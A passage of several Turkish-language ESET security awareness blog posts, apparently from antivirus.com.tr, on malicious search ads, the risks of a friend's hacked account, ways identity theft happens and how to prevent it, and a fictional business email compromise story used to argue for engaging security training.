Yapay zekâ araçlarının son zamanlardaki hızlı yükselişi, dolandırıcılar için yeni av alanları yarattı ve dolandırıcıların sahte ChatGPT siteleri için reklam satın alarak insanları kredi kartı bilgilerini toplayan web sitelerine yönlendirdiği planları tetikledi. Aşağıdaki sitede gerçek OpenAI ortaklarının logoları yer alıyordu ve muhtemelen teknoloji konusunda bilgili pek çok kurbanı bile kandırıyordu. Aynı şey, en son [DeepSeek’in sahneye çıkması ](https://www.welivesecurity.com/en/cybersecurity/scammers-exploiting-deepseek-hype/)da dahil olmak üzere diğer yapay zekâ araçlarında da yaşandı.
Şekil 2 Reklamlarda görünen sahte ChatGPT siteleri
Diğer örneklerde[, Latin Amerika’daki ESET araştırmacıları](https://www.welivesecurity.com/es/concientizacion/desconfiar-resultados-google-phishing/), La Veloz del Norte otobüs şirketi kampanyalarını taklit eden ve uzun mesafe otobüs bileti arayan Arjantinlileri hedef alan sofistike bir kampanya tespit etti. Sahte siteye bilgilerini giren yolcular farkında olmadan hem oturum açma bilgilerini hem de banka bilgilerini siber suçlulara teslim etti.
Şekil 3 Bu sahte sitenin bağlantıları Google Aramada göründü
Finansal hizmetler özellikle yüksek değerli hedefleri temsil ediyor. 2022 yılında Latin Amerika’daki ESET araştırmacıları, insanları reklamlar aracılığıyla [Mastercard’ı taklit eden ](https://www.welivesecurity.com/la-es/2022/12/07/anuncios-maliciosos-google-sitios-falsos-mastercard-robar-datos/)dolandırıcılıklara karşı uyardı.
Şekil 4 Mastercard taklitçileri
## Güvende kalmak
Hepsinden önemlisi, arama sonuçlarında öne çıkmanın otomatik olarak meşruiyet anlamına gelmediğini unutmayın. Ayrıca birçok insanın organik sonuçlar ile reklamlar arasında her zaman ayrım yapmama ihtimali yüksektir ve suçlular, özellikle örneğin [yazılım arayan ](https://www.welivesecurity.com/2023/05/16/you-may-not-care-where-download-software-malware-does/)kişileri hedefleyen kötü amaçlı reklam kampanyaları yoluyla bundan yararlanır.
Bazı durumlarda, telegraem\[.\]org örneğinde [olduğu ](https://www.welivesecurity.com/2023/02/16/these-arent-apps-youre-looking-for-fake-installers/)gibi, dolandırıcılar kurbanı kandırmak için yazılım yayıncısına ait typosquatting veya benzer görünümlü bir üst düzey alan adı kaydedebilir. Bu nedenle arama sayfanızın en üstünde görünen her şeye körü körüne tıklamaktan kaçınmalısınız. Bunun yerine, URL’leri titizlikle inceleyin ve bir şeylerin yanlış olduğuna dair herhangi bir işaret olup olmadığına dikkat edin. Dolandırıcılar yöntemlerini sürekli geliştirdiğinden ve dolandırıcılık ve kötü amaçlı yazılımları teşvik eden web sitelerini tanıtmanın [yeni yollarını bulduklarından](https://www.bleepingcomputer.com/news/google/googles-new-ai-search-results-promotes-sites-pushing-malware-scams/) Google’ın AI arama özelliklerini kullanıyorsanız aynı inceleme düzeyini uygulayın.
Dijital hesaplarınızı [güçlü ve benzersiz parolalar veya parolaların ](https://www.welivesecurity.com/2023/01/02/most-common-passwords-what-do-if-yours-list/)yanı sıra [iki faktörlü ](https://www.welivesecurity.com/2019/12/13/2fa-double-down-your-security/)kimlik doğrulama ile koruyun. Kötü niyetli etki alanlarına bağlantıları tespit edip engelleyebilen ve böylece aldatıcı arama sonuçlarına karşı ek bir koruma katmanı sağlayan saygın bir güvenlik yazılımı kullanın.
Ayrıca Google, sponsorlu listelerin yanındaki üç noktaya tıklayarak ayrıntılara erişmek gibi sonuçları incelemek için araçlar sunar; bu da iddialar ile gerçek kimlik arasındaki tutarsızlıkları ortaya çıkarabilir. Tehlikeli bir web sitesiyle karşılaştığınızdan şüpheleniyorsanız [bunu Google’a bildirebilirsiniz](https://safebrowsing.google.com/safebrowsing/report_phish/?hl=en).
## Sonuç
Hepimiz bunu milyonlarca kez yaptık: bir sorgu yazdık, sonuçları taradık, bunlardan birine tıkladık ve yolumuza devam ettik. Klasik arama motorları ChatGPT ve yapay zekâ tarafından oluşturulan arama özetleri ile giderek daha fazla rekabet etse de klasik arama ve tıklama rutininin yakın zamanda bir yere gitmesi pek olası değil. Eski alışkanlıklar zor ölür ve riskler de hiçbir yere gitmiyor. Dikkatli arama yapın.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Arama Sonuçları, Siber Güvenlik
---
### [Arkadaşınız hacklendi: Siber güvenlik ihmale gelmez](https://antivirus.com.tr/arkadasiniz-hacklendi-siber-guvenlik-ihmale-gelmez/)
**Published:** Nisan 16, 2025
**Author:** ESET
**Excerpt:** Bir hile tanıdık bir yüze büründüğünde gardınız düşebilir ve sizi kolay bir hedef hâline getirebilir. Siber güvenlik katmanlarınızı ve farkındalığınızı artırın.
**Content:**
Bir hile tanıdık bir yüze büründüğünde gardınız düşebilir ve sizi kolay bir hedef hâline getirebilir. Bir dostu bir düşmandan nasıl ayırt edeceğinize ve siber güvenlik katmanınızı artırmak için neler yapabileceğinize birlikte bakalım.
Arkadaş, akraba ya da iş arkadaşı gibi yakın birinin değerli çevrimiçi hesaplarından birinin ele geçirildiği haberi, çeşitli tepkileri tetikleyecektir. Doğal olarak önce onlar için endişelenmek gelir. Ancak çok geçmeden, daha başka bir soru da ortaya çıkmalıdır: Ben de risk altında olabilir miyim? Evet, olabilirsiniz.
Nasıl yani? Birbirine bağlı dijital dünyamızda, güvenlik olayları genellikle izole kalmaz, öyle ki tek bir hesap hack’inin bile ‘patlama yarıçapı’ genişleyebilir ve kurbanın kişisel ağındaki diğer kişileri de vurabilir. Bu nedenle, bu riskin farkında olmak kişisel siber farkındalık araç setinizin bir parçası olmalıdır.
## Dost mu düşman mı?
Belki de görünüşte yakın bir arkadaşınızdan gelen ama size tuhaf gelen bir mesaj aldınız. Belki de durup dururken gelen bir para talebiydi, size “[bir ölüm haberi](https://www.tomsguide.com/news/look-who-died-scam-is-making-the-rounds-on-facebook-dont-fall-for-this)” veriyordu ya da baştan sona garip görünen bir mesajdı. Çoğu durumda, bu anormallikler ortak bir konuyu paylaşır: Taklitçilik, özellikle bir [hesabın ele geçirilmesinden ](https://antivirus.com.tr/kimlik-avi-2-0-is-e-postalarinin-nasil-ele-gecirildigini-ogrenin/)sonra büyük olabilir.
Siber suçlular, tanıdığımız birinden geliyormuş gibi görünen mesajların doğal olarak ilk şüpheciliğimizi atlatabileceğini çok iyi bilirler. Sadece teknik açıklardan değil, özellikle kişisel ağlarımızda var olan güven de dahil olmak üzere bizi insan yapan bazı şeylerden faydalanma konusunda [ustadırlar](https://antivirus.com.tr/taklit-dolandiriciligi-cok-gec-olmadan-bir-taklitciyi-tespit-edin/).
Başka bir deyişle, bir kişinin [WhatsApp hesabını](https://antivirus.com.tr/yaygin-whatsapp-dolandiriciliklari-ve-korunma-yollari/), e-postasını veya sosyal medya profilini ele geçirebilen bir saldırgan güçlü bir kaldıraç elde eder. Kurbanın kişilerine dönmelerini sağlayan güvenle tüm bunları kurban gibi görünerek yapar. Bu bakış açısından, birçok başka insanı [kimlik avı](https://antivirus.com.tr/oltadan-kurtulmak-bir-kimlik-avi-phishing-linkine-tikladiktan-sonra-yapilmasi-gereken-10-sey/) web sitelerini ziyaret etmeye ikna edebilir, onları her türlü dolandırıcılığın içine çekebilir, bilgi çalan kötü amaçlı yazılımlar dağıtabilir veya sosyal medya akışlarında spam yayımlayabilirler.
*ILGILI MAKALE:* [*Sosyal medyada sahte arkadaşlar ve takipçiler ve bunların nasıl tespit edileceği*](https://antivirus.com.tr/sosyal-medyada-sahte-arkadaslar-ve-takipciler-nasil-tespit-edilir/)
Belki de en sinsi olanı son derece kişiselleştirilmiş saldırılardır. Dolandırıcılar kişi listesini gelişigüzel patlatmakla yetinmek zorunda değildir. Birinin hesabına erişerek insanların özel konuşmalarının ve paylaşılan geçmişlerinin geniş arşivlerine giriş yapabilirler. Bu kişisel bilgi hazinesi, insanların hayatlarından yalnızca [kendi çevrelerindeki birinin ](https://antivirus.com.tr/sosyal-medyada-sahte-arkadaslar-ve-takipciler-nasil-tespit-edilir/)bilebileceği belirli ayrıntılara atıfta bulunan ısmarlama dolandırıcılıklar oluşturmak için silah olarak kullanılabilir.
Paylaşılan hesapların veya diğer dijital alanların tehlikesini de göz önünde bulundurun. Hacklenen kişiyle daha önce yayın hizmetlerine veya diğer çevrimiçi araçlara erişimi paylaştınız mı? Ya aynı ya da benzer giriş bilgileri başka dijital hesaplara erişmek için kullanıldıysa? [Parolaları yeniden kullanma ](https://antivirus.com.tr/parola-guvenligi-ne-siklikla-degistirmelisiniz/)eğilimimiz göz önüne alındığında saldırganlar yıllardır oturum açma bilgilerini topluyor. Ve bunları kimlik bilgisi doldurma saldırılarının bir parçası olarak diğer çevrimiçi hizmetlerdeki hesapların kontrolünü ele geçirmek için kullanıyor.
## Siber güvenlik katmanlarla gelişir
Peki, çevrenizden birinin bilgilerinin ele geçirildiğini öğrendiğinizde ne gibi adımlar atabilirsiniz? Öncelikle, diğer doğrulanmış kanallar aracılığıyla onlara ulaşmayı ve henüz olayın farkında olmayabilecekleri için durum hakkında onları uyarmayı düşünün. Elbette farklı bir platform üzerinden hızlı bir telefon görüşmesi ya da mesaj yeterli olacaktır.
Tüm değerli hesaplarınızdaki güvenlik ayarlarını gözden geçirmeyi düşünün. [Güvenilir bir parola yöneticisi ](https://antivirus.com.tr/parola-yoneticisi-alirken-dikkat-edilmesi-gereken-10-nokta/)tarafından rastgele oluşturulan parolalar veya [güçlü ve benzersiz parolalar ](https://antivirus.com.tr/dunyanin-en-yaygin-sifreleri-sizin-sifre-de-listede-mi/)kullandığınızdan emin olun. Bu şekilde, hiçbir hesap aynı oturum açma bilgilerine sahip olmamalıdır.
[İki faktörlü kimlik doğrulama ](https://www.eset.com/tr/blog/2fa-guvenliginizi-ikiye-katlayin/?_gl=1%2A1wdrgch%2A_ga%2AOTQ2NTM5OTM0LjE3MTU4NTYyMTA.%2A_ga_D3X1STPK7C%2AMTczNjQwMTQ5MC4xMzUuMS4xNzM2NDA0OTYxLjYwLjAuMA..)da tartışılmaz bir savunma hattıdır. Parolanız ele geçirilse bile özellikle bir donanım güvenlik anahtarı veya özel bir kimlik doğrulama uygulaması kullanıyorsanız ekstra kimlik doğrulama katmanı davetsiz misafirleri uzak tutabilir.
Yakın zamanda arkadaşınızın cihazında çevrimiçi hesaplarınızdan herhangi birine giriş yaptınız mı? Arkadaşınıza bağlı tüm hesaplar, cihazlar veya ağlar için izinleri iptal edin, oturum açma bilgilerini değiştirin, hesabınızdaki etkinlikleri gözden geçirin ve şüpheli etkinliklere dikkat edin.
Ayrıca kendi dijital alışkanlıklarınızı gözden geçirerek [dijital ayak izinize ](https://antivirus.com.tr/dijital-daginiklik-sizi-ele-gecirmeden-siz-onu-ele-gecirin/)dikkat edin. Çevrimiçi ortamda, özellikle de sosyal medyada ne kadar kişisel bilgi paylaştığınızı düşünün. Birçok siber suçlu, ikna edici kimlik avı mesajları oluşturmak için yalnızca ele geçirilmiş oturum açma bilgilerine değil, aynı zamanda kişilerin herkese açık profillerinden toplanan verilere de güvenmektedir. Arkadaşınızın hesabını içeren şüpheli e-postalar veya diğer tuhaflıklar, nihayetinde kendi gizlilik ve güvenlik alışkanlıklarınızı gözden geçirmeniz için bir sinyal olabilir.
Kişisel bilgilerinize atıfta bulunsa bile acil mesajlara şüpheyle yaklaşın. Saldırılar, [sesleri](https://antivirus.com.tr/jake-mooreun-sesi-calindi-sanal-adam-kacirma-kavrami/), görüntüleri ve hatta videoları taklit edebilen [yapay zekâ odaklı araçlarla ](https://antivirus.com.tr/jake-mooreun-sesi-calindi-sanal-adam-kacirma-kavrami/)giderek daha sofistike hâle geliyor ve gerçekmiş gibi görünmelerini sağlıyor.
Siber suç ekosistemini anlamak da bu duruma yardımcı olur. Dark web, çalınan kimlik bilgilerinin ve kötü amaçlı yazılım kitlerinin [genellikle alınıp satıldığı ](https://antivirus.com.tr/kisisel-veri-dolandiricilari-dark-webde-dolasan-bilgilerinizin-pesinde/)yerdir ve saldırganların [kimliğe bürünme dolandırıcılıklarını](https://antivirus.com.tr/taklit-dolandiriciligi-cok-gec-olmadan-bir-taklitciyi-tespit-edin/) ve diğer izinsiz girişleri daha kolay düzenlemesine olanak tanır. Zamanında harekete geçebilmeniz için internetin keyifsiz yeraltı dünyasında yeni bulduğunuz kişisel bilgileriniz konusunda sizi uyaracak bir dark web tarama hizmeti kullanın.
Açıkçası cihazlarınıza saygın bir güvenlik yazılımı yüklemek, sizi çevrimiçi her türlü tehdide karşı güvende tutmak için uzun bir yol kat etmenizi sağlayacaktır.

## Kolektif farkındalık ve siber güvenlik
Son olarak, akrabanızın veya arkadaşınızın dijital hayatını yeniden inşa ederken biraz yardıma ihtiyacı olma ihtimali yüksektir. Önceliğiniz kendinizi korumak olsa da kendi ayaklarınız üzerinde durmayı sağladıktan sonra onlara pratik yardım sunmak paha biçilmez olabilir. Sonuçta, [daha güvenli bir dijital dünya inşa etmede ](https://antivirus.com.tr/en-zayif-halkayi-guclendirmek-calisanlariniz-icin-en-onemli-3-guvenlik-farkindaligi/)hepimizin oynayacağı bir rol var.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Dolandırıcılık, Kişisel Veriler, Siber Güvenlik
---
### [Kimlik hırsızlığı ve korunmanız için 1 milyar neden](https://antivirus.com.tr/kimlik-hirsizligi-ve-korunmaniz-icin-1-milyar-neden/)
**Published:** Nisan 10, 2025
**Author:** ESET
**Excerpt:** Kimlik hırsızlığı her zaman revaçta. İşte, kişisel verilerinizin nasıl çalınabileceğine ve çalınmadığından nasıl emin olacağınıza dair bilgiler.
**Content:**
*Kurumsal veri ihlalleri kimlik hırsızlığı için bir kapı açar ancak tek kapı bu değildir. İşte, kişisel verilerinizin nasıl çalınabileceğine ve çalınmadığından nasıl emin olacağınıza dair bilgiler.*
Veri ihlalleri şirketler için giderek büyüyen bir tehdit ve müşterileri için bir kâbus. [Son rakamlara ](https://www.idtheftcenter.org/post/2024-annual-data-breach-report-near-record-compromises/)göre, 2024 yılında ABD’de kamuya açık olarak bildirilen 3.158 olay yaşandı; bu, tüm zamanların en yüksek seviyesinden biraz daha az. Sonuç olarak mağdurlara 1,3 milyardan fazla veri ihlali bildirim mektubu gönderilmesi gerekti ve bunların bir milyardan fazlası her biri 100 milyondan fazla kayıt içeren beş mega ihlale yakalandı.
Kötü haber şu ki, bu buzdağının sadece görünen kısmı. Kişisel olarak tanımlanabilir bilgilerinizin (PII) [yanlış ellere geçmesinin ](https://antivirus.com.tr/siber-suclularin-kisisel-veriler-pesinde-kosmasinin-7-nedeni/)başka birçok yolu vardır. Bir kez siber suç yeraltı dünyasında dolaşıma girdikten sonra kimlik dolandırıcılığı girişimlerinde kullanılması sadece bir zaman meselesidir.
## Tehlikede olan ne?
Hangi verilerden bahsediyoruz?
- İsimler ve adresler
- Kredi/ödeme kartı numaraları
- Sosyal güvenlik veya resmi kimlik numaraları
- Banka hesap numaraları
- Sağlık sigortası detayları
- Pasaport/ehliyet
- Kurumsal ve kişisel çevrimiçi hesaplara girişler
Kişisel verileriniz çalındığında büyük bir veri ihlalinde veya aşağıda listelenen birçok yöntemden biri yoluyla bu veriler muhtemelen çeşitli dolandırıcılık planlarında kullanılmak üzere başkalarına satılacak veya verilecektir. Bu, yasa dışı satın alımlardan hesap devralmaya (ATO), yeni hesap dolandırıcılığına veya daha da hassas bilgiler elde etmek için tasarlanmış kimlik avı planlarına kadar değişebilir. Bazı durumlarda, dolandırıcılık filtrelerinin engellemesi daha zor olan sentetik kimlikler oluşturmak için gerçek bilgiler makine tarafından oluşturulanlarla karıştırılır.
Bu büyük bir iş. Javelin Strategy & Research’e göre, kimlik hırsızlığı sadece 2024 yılında [Amerikalılara ](https://www.aarp.org/money/scams-fraud/javelin-identity-theft-report-2024.html)47 milyar dolara mal oldu.

## Kimlik hırsızlığı nasıl çalışır?
Kimlik hırsızlığı eninde sonunda verilere dayanır. Peki, siber suçlular sizinkileri genellikle nasıl ele geçirebilir? İş yaptığınız üçüncü taraf kuruluşlardan büyük miktarda veri çalmıyorlarsa bireylere yönelik daha hedefli saldırılar için en önemli vektörler şunlardır:
- **Phising/smishing/vishing:** Klasik sosyal mühendislik saldırıları, geleneksel e-posta oltalamasından mesajlara (smishing) ve hatta telefon aramalarına (vishing) kadar çeşitli kanallardan [gelebilir](https://antivirus.com.tr/sosyal-muhendislik-saldirilari-vishing-smishing-ve-phishing-kendinizi-nasil-koruyabilirsiniz/). Tehdit aktörü, genellikle kötü niyetli bir bağlantıya tıklamanızı, kişisel bilgileri doldurmanızı veya kötü niyetli bir eki açmanızı teklif ederek sizi kandırmak için bağlı ve test edilmiş teknikler kullanacaktır. Bunlar arasında tanınmış bir şirketi veya kurumu taklit etmek için resmi marka kullanımı ve arayan kimliği veya alan adı sahteciliği gibi hileler yer alır.
- **Dijital karalama:** Tehdit aktörleri, kart bilgilerinizi ele geçirmek için popüler bir e-ticaret veya benzer bir sitenin web sayfalarına kötü niyetli skimming kodu ekleyebilir. Tüm süreç kurban için tamamen görünmezdir.
- **Halka açık Wi-Fi:** Güvenli olmayan halka açık Wi-Fi ağları, kişisel bilgilerinizin ele geçirildiği ortadaki adam saldırılarını kolaylaştırabilir. Bilgisayar korsanları ayrıca veri toplamak ve kurbanları kötü amaçlı sitelere yönlendirmek için sahte etkin noktalar kurabilir.
- **Kötü Amaçlı Yazılım (malware):** Infostealer kötü amaçlı yazılım hem kurumsal kullanıcılar hem de tüketiciler için büyüyen bir sorundur. Kimlik avı mesajları, virüslü web sitelerinden yapılan drive-by indirmeler, crackli oyunlar, Google Reklamları ve hatta [sahte toplantı yazılımları ](https://www.infosecurity-magazine.com/news/meeting-software-macos-infostealer/)gibi meşru görünümlü uygulamalar dahil olmak üzere çeşitli mekanizmalar aracılığıyla farkında olmadan kurulabilir. Çoğu bilgi hırsızı dosyaları, veri akışlarını, kart bilgilerini, [kripto varlıklarını](https://antivirus.com.tr/kripto-yukseliyor-tehditler-artiyor-cuzdaninizi-koruyun/), parolaları ve tuş vuruşlarını toplar.
- **Malvertising:** [Kötü niyetli reklamlar](https://antivirus.com.tr/goz-onunde-arama-sonuclarinda-gizlenen-kotu-amacli-reklamlar/), bazen kullanıcı etkileşimi bile talep etmeden bilgi çalmak için programlanabilir.
- **Kötü amaçlı web siteleri:** Kimlik avı siteleri, sahte alan adına kadar gerçekmiş gibi görünecek şekilde taklit edilebilir. Drive-by indirmelerinde, kullanıcının tek yapması gereken kötü amaçlı bir sayfayı ziyaret etmektir. Ardından gizli bir kötü amaçlı yazılım yüklemesi başlayacaktır. Genellikle, kötü amaçlı web siteleri arama sıralamalarında üst sıralardadır böylece kötü niyetli SEO teknikleri sayesinde daha fazla görünürlük elde ederler.
- **Kötü amaçlı uygulamalar:** Bankacılık Truva atları ve bilgi hırsızları da dahil olmak üzere kötü amaçlı yazılımlar, yasal uygulamalar olarak gizlenebilir ve özellikle Google Play gibi resmi uygulama mağazaları dışında riskler yüksektir.
- **Cihazların kaybolması/çalınması:** [Cihazınız kaybolursa cihazınızı ](https://antivirus.com.tr/kaybolan-ve-bulunanlar-kayip-cihazlarinizi-ve-daha-fazlasini-nasil-bulabilirsiniz/)ve yeterli korumaya sahip değilse bilgisayar korsanları kişisel ve finansal veriler için yağmalayabilir.
## Kimlik hırsızlığı nasıl önlenir?
Kimlik dolandırıcılığını önlemenin en belirgin yolu, kötü niyetli kişilerin kişisel ve finansal bilgilerinize ulaşmasını ilk etapta engellemektir. Bu, birlikte uygulandığında tam da bunu başarmak için iyi bir iş çıkarabilecek bir dizi adım gerektirir. Aşağıdakileri göz önünde bulundurun:
- **Güçlü, benzersiz parolalar**: Her site/uygulama/hesap için farklı bir parola seçin ve bunları sizin için sorunsuz bir şekilde hatırlayacak bir parola yöneticisinde saklayın. Çevrimiçi hesaplarınızda iki faktörlü kimlik doğrulamayı (2FA) açarak ek katman sağlayın. Bu, bir tehdit aktörü parolanızı ele geçirse bile kullanamayacağı anlamına gelir. Bir kimlik doğrulayıcı uygulaması veya donanım güvenlik anahtarı 2FA için en iyi seçenektir.
- **Güvenlik yazılımı yükleyin**: Tüm cihazlarınız ve bilgisayarlarınız için saygın bir tedarikçinin güvenlik yazılımını kullanın. Bu, diğer birçok şeyin yanı sıra kötü amaçlı uygulamaları ve indirmeleri, kimlik avı web sitelerini tespit edip engelleyecek ve şüpheli etkinlikleri işaretleyecektir.
- **Şüpheci olun:** [Kimlik avının uyarı işaretlerine ](https://antivirus.com.tr/kimlik-avi-hakkinda-2023-yilinda-bilmeniz-gereken-her-sey/)karşı her zaman tetikte olun: Acilen harekete geçilmesini isteyen, tıklanabilir bağlantılar veya açılması gereken ekler içeren istenmeyen bir mesaj. Gönderici, zamana duyarlı ödül çekilişleri gibi hileler kullanabilir veya en kısa sürede yanıt vermezseniz [para cezası uygulanacağına dair uyarılarda ](https://antivirus.com.tr/panik-yapmayin-scareware-karsisinda-guvende-kalmak-icin-ipuclari/)bulunabilir.
- **Yalnızca yasal sitelerdeki uygulamaları kullanın:** Kötü amaçlı uygulamalara maruz kalmanızı sınırlamak için mobil dünyada Apple App Store ve Google Play’e bağlı kalın. İndirmeden önce her zaman yorumları ve izinleri kontrol edin.
- **Herkese açık** **Wi-Fi’ya karşı dikkatli olun:** Herkese açık Wi-Fi’dan uzak durun veya bundan kaçınamıyorsanız oturum açıkken hassas hesapları açmamaya çalışın. Her iki durumda da daha güvende kalmak için [bir VPN kullanın. ](https://antivirus.com.tr/vpn-mi-satin-aliyorsunuz-iste-bilmeniz-ve-aramaniz-gerekenler/)
## Bir ihlale yanıt verme
Üçüncü taraf veri ihlalleri konusunda, ürün satın alırken ödeme kartınızı ve kişisel bilgilerinizi kaydetmemeyi seçmek dışında yapabileceğiniz pek bir şey yoktur. Bu, tehdit aktörlerinin iş yaptığınız bir şirketi ihlal etmeyi başardıklarında çalabilecekleri daha az şey olduğu anlamına gelecektir.
Bununla birlikte, proaktif bir yaklaşım benimsemek de işe yarar. Bazı [kimlik koruma ürünleri,](https://www.eset.com/tr/home/protection-plans/#3ple-compare-section) örneğin daha önce ihlal edilip edilmediklerini görmek için bilgilerinizi dark web’de arar. Eğer bir eşleşme varsa bu size kartları iptal etmek, parolaları değiştirmek ve diğer önlemleri almak için zaman kazandırabilir. Ayrıca banka hesaplarınızdaki şüpheli faaliyetlere karşı gözlerinizi açık tutmanız da faydalı olacaktır.
İhlal sonrası şu adımları da unutmayın:
- **Bankanızla iletişime geçin:** Kartlarınızı dondurun (bu işlem çoğu bankacılık uygulaması üzerinden yapılabilir), dolandırıcılığı bildirin ve yeni kart talep edin.
- **İlgili kurumlara bildirimde bulunun:** Yaşadığınız mağduriyeti polise bildirin. Ayrıca çalınan diğer belgeleriniz için de ilgili kurumlara bildirimde bulunun; örneğin, ehliyet hırsızlığı (ülkemizde) e-devlet üzerinden Nüfus ve Vatandaşlık İşleri Genel Müdürlüğü’ne bildirilmelidir.
- **Giriş bilgilerinizi değiştirin:** Çevrimiçin uygulamalarda kullandığınız ve güvenliği ihlal edilmiş tüm kimlik bilgilerini değiştirin ve 2FA’yı açın.
[Kimlik hırsızlığı](https://antivirus.com.tr/bilgilerim-calindi-simdi-ne-olacak/) bir tehdit olmaya devam ediyor çünkü tehdit aktörlerinin bu işten kâr elde etme ihtimalleri nispeten kolay. Kişisel bilgilerimizi elde etmek için kullanabilecekleri yolları azaltarak düşmanlarımızı rahatsız edebilir ve kendi dijital yaşamlarımızı güvende ve emniyette tutabiliriz.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Kimlik Hırsızlığı, Kişisel Veriler, Siber Güvenlik
---
### [Siber güvenlik eğitimi: Bilgiyi kalıcı hâle getirin!](https://antivirus.com.tr/siber-guvenlik-egitimi-bilgiyi-kalici-hale-getirin/)
**Published:** Nisan 9, 2025
**Author:** ESET
**Excerpt:** İnsanların uyukladığı bir siber güvenlik eğitimi faydadan çok zaman kaybı oluşturur. Ekleyeceğiniz oyunlar ve hikâyelerle, 'kalıcı' alışkanlıklar oluşturun.
**Content:**
İnsanların uyukladığı bir siber güvenlik eğitimi faydadan çok zaman kaybı oluşturur. Eğitime ekleyeceğiniz oyunlar ve hikâyeler, bir tehlike yaklaştığında devreye girecek ‘kalıcı’ alışkanlıkların oluşmasına yardımcı olabilir
*Sarah’nın gözleri e-postanın konu satırına takıldı: “ACİL: Ödeme Gerekiyor – Harekete Geçilmesi Gerekiyor”. Bir Cuma günü saat 16:00’ydı ve CEO’sunun adı gönderen alanında parlıyordu. Mesaj açık ve netti:*
*“Merhaba Sarah, bu ödemeyi bugün mesai bitiminden önce yapmamız gerekiyor, aksi takdirde ekstra yasal maliyete maruz kalacağız. Ekteki ödeme bilgilerine bakın. Bu, Phoenix Projesi ve geçen haftaki toplantıda bahsettiğim birleşme ile ilgili. Hukuk departmanı ve diğerleriyle arka arkaya toplantılar yapıyorum, bu nedenle çok vaktim yok. Lütfen en kısa sürede halledin.”*
*Sarah’nın midesi endişeyle düğümlendi ve panik içinde nabzı hızlandı. Kısa bir an için benzer bir mesajı daha önce, muhtemelen geçen yılki siber güvenlik farkındalık eğitiminde gördüğünü hissetti. Ancak o eğitim artık cansız PowerPoint slaytları, unutulmaya yüz tutmuş ekran görüntüleri ve anlaşılması güç terim ve kavramlarla dolu ve zihin uyuşturan çoktan seçmeli sorulardan oluşan bir bulanıklıktan ibaretti.*
*Ayrıca Phoenix Projesi de birleşme gibi gerçekti. Ses tonu, son iç yazışmalardaki sert talimatlardan çok da farklı değildi. Üstüne üstlük, “ben kimim ki CEO’nun talimatlarını sorgulayayım ya da ikinci bir tahminde bulunayım?” diye düşündü. Baskı altında ve* [*otoritenin ipuçlarına karşı savunmasız* ](https://www.welivesecurity.com/2022/05/12/10-reasons-why-we-fall-scams/)*olan Sarah, tedirginliğini bir kenara bıraktı, kendisine söyleneni yaptı ve itaatkâr bir şekilde parayı havale etti.*
*Pazartesi günü gerçekler ortaya çıktı: 200.000 ABD doları dolandırıcılar tarafından kontrol edilen bir offshore hesabında kayboldu. E-posta mı? Sahte: Basın bültenlerinden ve* [*LinkedIn gönderilerinden* ](https://www.welivesecurity.com/en/social-media/is-your-linkedin-profile-revealing-too-much/)*alınan bilgilerden bir araya getirilmiş. Günümüzde ve bu çağda, bu iş herhangi bir dolandırıcı için hiç de zor değildir. Açıkça söylemek gerekirse insan psikolojisi güvenlik politikasının önüne geçti.*
Hikâye kurgusal olsa da [Ticari E-posta Tehlikesi ](https://www.welivesecurity.com/2022/04/26/trouble-bec-how-stop-costliest-scam/)(BEC) dolandırıcılığı olan yinelenen kabusla yaygın olarak oynanan bir senaryoyu tasvir ediyor. Bu planlar teknik sihirbazlığa dayanmaz; bunun yerine, bizi insan yapan şeylerden bazılarını avlarlar ve sonuçta dolandırıcılara muazzam kâr payı öderler. [FBI’ın hesaplamalarına ](https://www.ic3.gov/PSA/2024/PSA240911)göre, 2013 ile 2023 yılları arasında BEC dünya genelindeki kuruluşlara 55,5 milyar ABD dolarına mal oldu.
Bu rakamlar aklınızda kalsın.
## Yara bandını sökmek
Yukarıdaki hikâye önemli bir sorunu gözler önüne seriyor: En gayretli çalışanlar bile siber güvenlik eğitiminde “öğrendiklerini” unutmaya meyillidir. PowerPoint’te hazırlanan sunumlar, zorunlu sınavlar ve uyumluluk kontrol listeleri genellikle unutulabilir ve sıkıcıdır. Bu tür programların çoğu, temel sorun olan davranışa değinmede başarısız olurken bir de vasat sonuçlar verir. Çalışanlar bu eğitimlere bir an önce bitirmek için katlanmakta, çok az şey hatırlamakta ve daha da azını uygulamaya koymaktadır.
Bu endişe vericidir çünkü asıl soru çalışanların bir saldırıyla karşılaşıp karşılaşmayacağı değil, baskı arttığında hazırlıklı olup olmayacaklarıdır. Örneğin, [veri ihlallerinin üçte ikisinden ](https://www.verizon.com/business/resources/reports/dbir/)fazlasının insan hatası içerdiğini söyleyen Verizon’un son Veri İhlali Araştırmaları Raporu’nun (DBIR) gösterdiği gibi, pek çoğu açıkça böyle bir duruma hazır değil. Birisi mecbur kaldı. Birisi tıkladı. Birisi hata yaptı. Sarah gibi biri.
Çalışanların bir binayı tahliye etmek yerine yanma teorisi üzerine bir ders dinlediği yangın tatbikatlarını hayal edin. Gerçek bir acil durum olduğunda bitirme sertifikalarını ellerinde tutarken yanarak ölebilirler. Öyleyse neden insanları ilgi çekici ve simüle edilmiş deneyimler yerine soyut politikalarla siber saldırılardan kurtulmaları için eğitesiniz? Çalışanlarınızı neden baskı anında başarısız olması muhtemel sıradan bir eğitime tabi tutasınız?
## Panzehir
Hayır, sorun beyinlerimizin tembel olması değil; aslında oldukça verimliler. Her gün her birimiz yüzlerce mesajı işliyor, tıklıyor, paylaşıyor ve yanıt veriyoruz. Bilgi selinin ortasında, güvenlik de dahil olmak üzere her şeyden çok hıza öncelik veren [anlık kararlar vermeye ](https://www.scientificamerican.com/article/kahneman-excerpt-thinking-fast-and-slow/)şartlandık.
Ancak daha yüksek sesle uyarılar göndermek ya da aynı eski sınavları tekrarlamak yerine çözüm, beyinleri “hacklemeyi” gerektiriyor. Daha açık bir ifadeyle karar verme yollarını yeniden düzenlemeye yardımcı olabilecek ve alışılmış tepkilerimizi askıya almamız, hatta bazı davranışlarımıza yeni alışkanlıklar kazandırmamız için bizi eğitebilecek tekniklerin kullanılması gerekiyor. Beyinlerimiz enerjiyi korumak için kuru gerçekleri bir kenara atmaya eğilimlidir ancak duygusal olarak yüklü, katılımcı deneyimlere memnuniyetle tutunacaklardır.
